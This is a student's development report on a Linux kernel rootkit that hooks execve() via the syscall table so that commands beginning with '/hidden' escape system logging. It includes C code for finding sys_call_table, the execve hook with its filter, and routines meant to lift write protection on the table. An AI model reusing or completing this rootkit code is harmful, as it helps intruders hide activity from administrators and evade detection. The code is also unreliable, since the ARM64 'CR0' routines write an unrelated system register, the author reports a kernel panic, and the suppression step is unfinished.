Rootkit Development Report

Vedant Dorlikar
https://github.com/vedant44-cyber/CYBERSECURITY-TASK-2
107123133
EEE

Goal

The main idea was to create a rootkit that hides commands starting with `/hidden` so they don't show up in system logs.

Plan for Development

1) Setting up system
2) Finding the Syscall Table
3) Intercepting System Call (execve)
4) Modifying the System Call (execve)
5) Changing memory config
6) Pattern Matching
7) Suppressing Logging
8) Executing the Command

Setup and challenges faced

I started with Ubuntu 24 LTS and kernel version 6.8.0-117-generic. To hook the `execve()` system call, we need to modify the `sys_call_table`. The `/proc/kallsyms` file in Linux provides the mapping of kernel symbols, including the `sys_call_table`. To locate this table programmatically, we use the `kallsyms_lookup_name()` function defined in `kallsyms.h`. However, this function is not exported in kernel versions greater than 5.7.x. Consequently, when compiling the module to retrieve the `sys_call_table` address, the following error was encountered


ERROR: modpost: "kallsyms_lookup_name" not found!

Resource :- [modpost: kallsyms_lookup_name is undefined - Stack Overflow]
[_kallsyms_lookup_name· GitHub]
[https://www.cyberciti.biz/tips/compiling-linux-kernel-module.html]
[https://hackernoon.com/how-to-write-your-first-linux-kernel-module]


Tried to fix the issue through
https://unix.stackexchange.com/questions/647270/unable-to-register-kprobe
but wasn’t able to do so.


So, I decided to switch to an older kernel version (5.4.0-190-generic) where this function is available. After switching, I checked if I could find the syscall table with a test module. The code looked like this:

```
#include <linux/module.h>
#include <linux/kernel.h>
#include <linux/kallsyms.h>

static int __init find_sys_call_table_init(void)
{
    unsigned long *sys_call_table;
    sys_call_table = (unsigned long *) kallsyms_lookup_name("sys_call_table");

    if (sys_call_table)
        printk(KERN_INFO "sys_call_table address: %px\n", sys_call_table);
    else
        printk(KERN_INFO "Failed to find sys_call_table address.\n");

    return 0;
}

static void __exit find_sys_call_table_exit(void)
{
    printk(KERN_INFO "Exiting module.\n");
}

module_init(find_sys_call_table_init);
module_exit(find_sys_call_table_exit);

MODULE_LICENSE("GPL");
```



After developing the basic template for the rootkit and implementing its core functionalities, I loaded the module into the kernel for testing.





However, a critical issue emerged: the error message `kernel BUG at arch/arm64/kernel/traps.c:405!` indicates a severe problem causing a kernel panic. This issue is likely due to the use of the CR0 register, which is not supported by the ARM64 architecture.

To address this, I aimed to test the module on an x86 architecture with a suitable kernel version that supports `kallsyms_lookup_name`. I searched for x86-compatible environments on Azure, but the available options had the latest kernel versions, which were incompatible with my testing needs.

Steps to Create the Rootkit

1. **Intercepting System Calls**
   We need to change the syscall table to hook `execve()`. This means redirecting the `execve()` function to our own function. This is delicate work, as messing it up can crash the system.

   Resources :- [Linux Rootkits — Multiple ways to hook syscall(s) | by Siddharth]()

   https://github.com/vkobel/linux-syscall-hook-rootkit

   [sys_execve hooking on 3.5 kernel - Stack Overflow]()

   __NR_execve 221 is syscall number in ARM64 arch.

```c
#define __NR_execve 221

static unsigned long *sys_call_table;

asmlinkage long (*orig_execve)(const char __user *filename,
                                const char __user *const __user *argv,
                                const char __user *const __user *envp);

asmlinkage long hooked_execve(const char __user *filename,
                              const char __user *const __user *argv,
                              const char __user *const __user *envp)
{
    printk(KERN_INFO "execve() syscall hooked: filename=%s\n", filename);

    return orig_execve(filename, argv, envp);
}
```

2. **Modifying the System Call**
   In my custom `execve()` function, we check if the command starts with `/hidden`. If it does, we skip logging the command.

```c
asmlinkage long hooked_execve(const char __user *filename,
                              const char __user *const __user *argv,
                              const char __user *const __user *envp)
{

char filename_buf[256];
    // Copy the filename from user space
    if (copy_from_user(filename_buf, filename, sizeof(filename_buf))) {
        return -EFAULT;
    }

    // Ensure filename is null-terminated
    filename_buf[sizeof(filename_buf) - 1] = '\0';

    // Check if the filename starts with "/hidden"
    if (strncmp(filename_buf, "/hidden", 7) == 0) {
        /* Prevent logging
         suppressing  mechanism */

        return orig_execve(filename, argv, envp);
    }

    // Log the command if it does not start with "/hidden"
    printk(KERN_INFO "execve() syscall hooked: filename=%s\n", filename_buf);

    // Call the original execve syscall
    return orig_execve(filename, argv, envp);
}
```

3. **Suppressing Logging**
   To make sure that `/hidden` commands don't appear in logs, we need to Identify the Logging Mechanism

```
ubuntu@ubuntu: ~
ubuntu@ubuntu:~$ dpkg -l | grep -E 'syslog|rsyslog|journald'
ii  rsyslog                              8.2001.0-1ubuntu1.3
    arm64          reliable system and kernel logging daemon
ubuntu@ubuntu:~$
```

This command will list the installed packages related to logging. If we see `rsyslog` or `systemd-journal` packages installed, the system is likely using `rsyslog` or `journald`, respectively.

Resources [The Logging Mechanism in Linux | Baeldung on Linux]

[GitHub - CERN-CERT/activity_klog: Ccollection of Linux loadable kernel modules aimed to logs any user action]

[Linux Rootkits Part 5: Hiding Kernel Modules from Userspace :: TheXcellerator]

4) **Loading custom syscall in syscall table**

```
static inline unsigned long read_cr0(void)
{
    unsigned long val;
    asm volatile("mrs %0, S3_0_C15_C0_0" : "=r"(val));
    return val;
}

static inline void write_cr0(unsigned long val)
{
    asm volatile("msr S3_0_C15_C0_0, %0" : : "r"(val));
}

static void unprotect_memory(void)
{
    unsigned long cr0 = read_cr0();
    write_cr0(cr0 & ~0x10000);
}

static void protect_memory(void)
{
    unsigned long cr0 = read_cr0();
    write_cr0(cr0 | 0x10000);
}
```

This code modifies the memory protection settings of the syscall table to allow changes to be made. This is necessary because the syscall table is typically marked as read-only to prevent unauthorized modifications.

Unprotect Memory:

- `unprotect_memory()` reads the current CR0 value, clears the WP bit to allow writing, and then updates the syscall table

Modify Syscall Table:

- With memory protection disabled, you update the syscall table to point to your custom implementation (`hooked_execve`) instead of the original.

Restore Protection:

- `protect_memory()` restores the WP bit in the CR0 register to re-enable write protection on the syscall table.

[We Can No Longer Easily Disable CR0 WP (Write-Protection) - jm33_ng]

Linux LKM Rootkit Tutorial | Linux Kernel Module Rootkit | Part 1

5) Suppressing Logging

Yet to complete
